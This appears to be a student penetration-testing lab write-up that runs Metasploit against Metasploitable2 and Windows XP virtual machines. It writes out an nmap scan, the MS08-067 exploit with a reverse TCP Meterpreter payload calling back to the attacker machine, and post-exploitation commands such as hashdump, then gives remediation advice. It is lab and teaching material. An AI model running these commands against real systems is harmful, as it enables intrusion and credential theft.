
TASK 6: “Penetration Testing Documentation”

Using Metasploit Framework on a Vulnerable Environment

1. Environment Setup

For this penetration test, two virtual machines were configured:

- **Attacker Machine:**
  - Operating System: Kali Linux
  - Tools Installed: Metasploit Framework, Nmap
  - Network Mode: Bridged/Host-only to communicate with the target
- **Target Machine:**
  - Example 1: Metasploitable2 (Linux-based vulnerable machine)
  - Example 2: Windows XP SP2/SP3 (vulnerable to MS08-067)
  - Purpose: Simulated vulnerable system for penetration testing



2. Reconnaissance & Scanning

The first step was to discover open ports and running services on the target system.

Steps Performed:

nmap -sS -sV -O <target_ip>

- -sS: TCP SYN scan for open ports

- -sV: Service version detection
- -O: Operating system fingerprinting

Expected Findings (example for Metasploitable2):

- Port 21: FTP running vsftpd 2.3.4
- Port 22: OpenSSH 4.7
- Port 23: Telnet
- Port 80: Apache web server
- Port 445: SMB service
- Port 3306: MySQL database

This scanning phase provided the foundation for identifying possible exploits.

3. Launching Metasploit Console

Metasploit was used as the main penetration testing tool.

Steps Performed:

msfconsole

- Loads the Metasploit framework.
- Provides access to exploit modules, payloads, auxiliary tools, and post-exploitation scripts.

4. Searching Exploits for Detected Vulnerabilities

Once the services and versions were identified, relevant exploits were searched within Metasploit.

Steps Performed:

```
search ms08_067
```

Example Selected Exploit:

```
use exploit/windows/smb/ms08_067_netapi
set RHOSTS <target_ip>
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <attacker_ip>
run
```

- **Exploit:** SMB vulnerability (MS08-067) in Windows XP.
- **Payload:** Reverse TCP Meterpreter shell.
- **Result:** Remote access to the victim machine.

5. Exploitation & Payload Execution

After configuring the exploit and payload:

- The exploit was launched successfully.
- Meterpreter session was established with the target system.

Example Meterpreter session commands:

```
sessions -i 1
```

(to interact with the opened session)

6. Post-Exploitation

Once access was obtained, post-exploitation steps were carried out to gather system and user information.

Steps Performed:

- Gather system info:
- sysinfo
- List files and directories:
- dir
- View user accounts:
- getuid
- Capture screenshots:
- screenshot
- Dump password hashes:
- hashdump

These actions demonstrated how an attacker could maintain persistence and extract sensitive data.

7. Reporting

A penetration testing report was generated covering the following details:

- **Vulnerabilities Exploited:**

    - MS08-067 SMB vulnerability on Windows XP.
    - Additional exploitable services on Metasploitable2 (FTP, MySQL, Telnet).
- **Systems Impacted:**
    - Windows XP (full remote code execution).
    - Linux services (weak credentials, open services).
- **Access Obtained:**
    - Remote Meterpreter session with system privileges.
    - Access to sensitive files and system configurations.
- **Potential Risks:**
    - Unauthorized remote system control.
    - Data exfiltration.
    - Escalation to other networked machines.
- **Recommendations:**
    - Apply security patches and updates (e.g., fix MS08-067).
    - Disable unused services (e.g., Telnet, FTP).
    - Enforce strong authentication methods.
    - Regular vulnerability assessments.

8. Clean Up

To ensure no backdoors or persistent sessions remained:

Steps Performed:

```
exit
```

- All Meterpreter sessions were closed.
- Temporary payloads and artifacts were removed.

- Target machine restored to original vulnerable snapshot for future testing.